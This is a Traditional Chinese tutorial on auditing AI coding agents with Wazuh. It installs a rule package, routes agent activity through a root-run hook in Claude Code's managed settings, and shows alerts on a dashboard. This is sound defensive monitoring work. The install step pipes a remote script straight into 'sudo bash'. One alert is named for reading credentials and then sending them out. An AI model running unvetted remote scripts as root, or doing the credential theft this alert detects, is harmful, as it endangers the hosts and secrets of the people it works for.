

細節表列出 Shell 指令、工作目錄、專案、sudo 前的原始帳號、Cursor 登入帳號與瀏覽器動作,最下面是可以展開完整欄位的最新告警。
只看值得注意的事件
在搜尋列輸入 rule.level >= 5,整個看板跟著變,日常的 L3 記錄就不會淹沒重要的告警。

想看某一個代理,點圖上的扇形或長條就會加上篩選:
深入一筆告警
在 Discover 展開「讀帳密後外傳」這筆 L13 告警,主機、帳號、工作階段、指令與 MITRE ATT&CK 對應都在同一筆裡,可以沿著工作階段 ID 回頭查同一段時間做過的其他事。
安裝步驟
以下假設已經有 Wazuh(4.8 以上,套件測試於 4.14.9)。
一、安裝 jt-wazuh-mgr
裝在 Wazuh manager 上,叢集裝在 master:
curl -fsSL https://raw.githubusercontent.com/jasoncheng7115/jt-wazuh-mgr/main/install.sh | sudo bash裝好後用瀏覽器開 jt-wazuh-mgr,以 Wazuh API 帳號登入。
二、安裝規則套件


「規則套件」分頁找到「AI 程式代理稽核」,按「安裝」,接著到「規則」分頁按「重新載入規則集」(叢集會一起重載所有節點)。在「規則」分頁搜尋 133700 看得到這組規則就完成了。
三、把主機加入群組 ai-agent
「群組」分頁選 ai-agent,把有人在用 AI 代理的主機加進去。群組設定會讓 Wazuh agent 收集稽核記錄、以檔案完整性監控盯著 hook 與各代理的系統層設定,並把 hook 程式送到主機的 /var/ossec/etc/shared/。主機自己的 ossec.conf 如果已經讀同一個記錄檔,要拿掉那一段,logcollector 只保留一份定義。
四、在每台主機安裝 hook
以 root 執行。實際執行的是 /usr/local/lib 的副本,不是共享目錄那份,因為共享目錄的內容可以由 manager 改寫:
install -D -m 0755 -o root -g root /var/ossec/etc/shared/jt-ai-agent-hook.py /usr/local/lib/jt-ai-agent/jt-ai-agent-hook.py
install -d -m 0755 /var/log/jt-ai-agent
install -m 0622 /dev/null /var/log/jt-ai-agent/actions.log
install -m 0644 /var/ossec/etc/shared/jt-ai-agent.logrotate /etc/logrotate.d/jt-ai-agent
再依主機上有的代理,把 hook 掛進各自的系統層設定。設定檔已經存在時,要合併進去,不要整份取代。以 Claude Code 為例,/etc/claude-code/managed-settings.json 的最小設定是:
{
  "hooks": {
    "PreToolUse": [
      {"matcher": "*", "hooks": [{"type": "command", "command": "/usr/local/lib/jt-ai-agent/jt-ai-agent-hook.py", "timeout": 5}]}
    ],
    "SessionStart": [
      {"hooks": [{"type": "command", "command": "/usr/local/lib/jt-ai-agent/jt-ai-agent-hook.py", "timeout": 5}]}
    ]
  }
}
完整版還會掛上權限請求、失敗的呼叫、子代理與工作階段結束;其他五種代理的設定內容,jt-wazuh-mgr 的「部署說明」都逐步列出。設定完成後要開新的工作階段,執行中的工作階段仍用舊設定。
驗證方式:在代理裡跑一個無害的指令,tail -2 /var/log/jt-ai-agent/actions.log 會看到兩行,Wazuh 會出現規則 133705(工作階段開始)與 133702(shell 指令)。
五、匯入看板
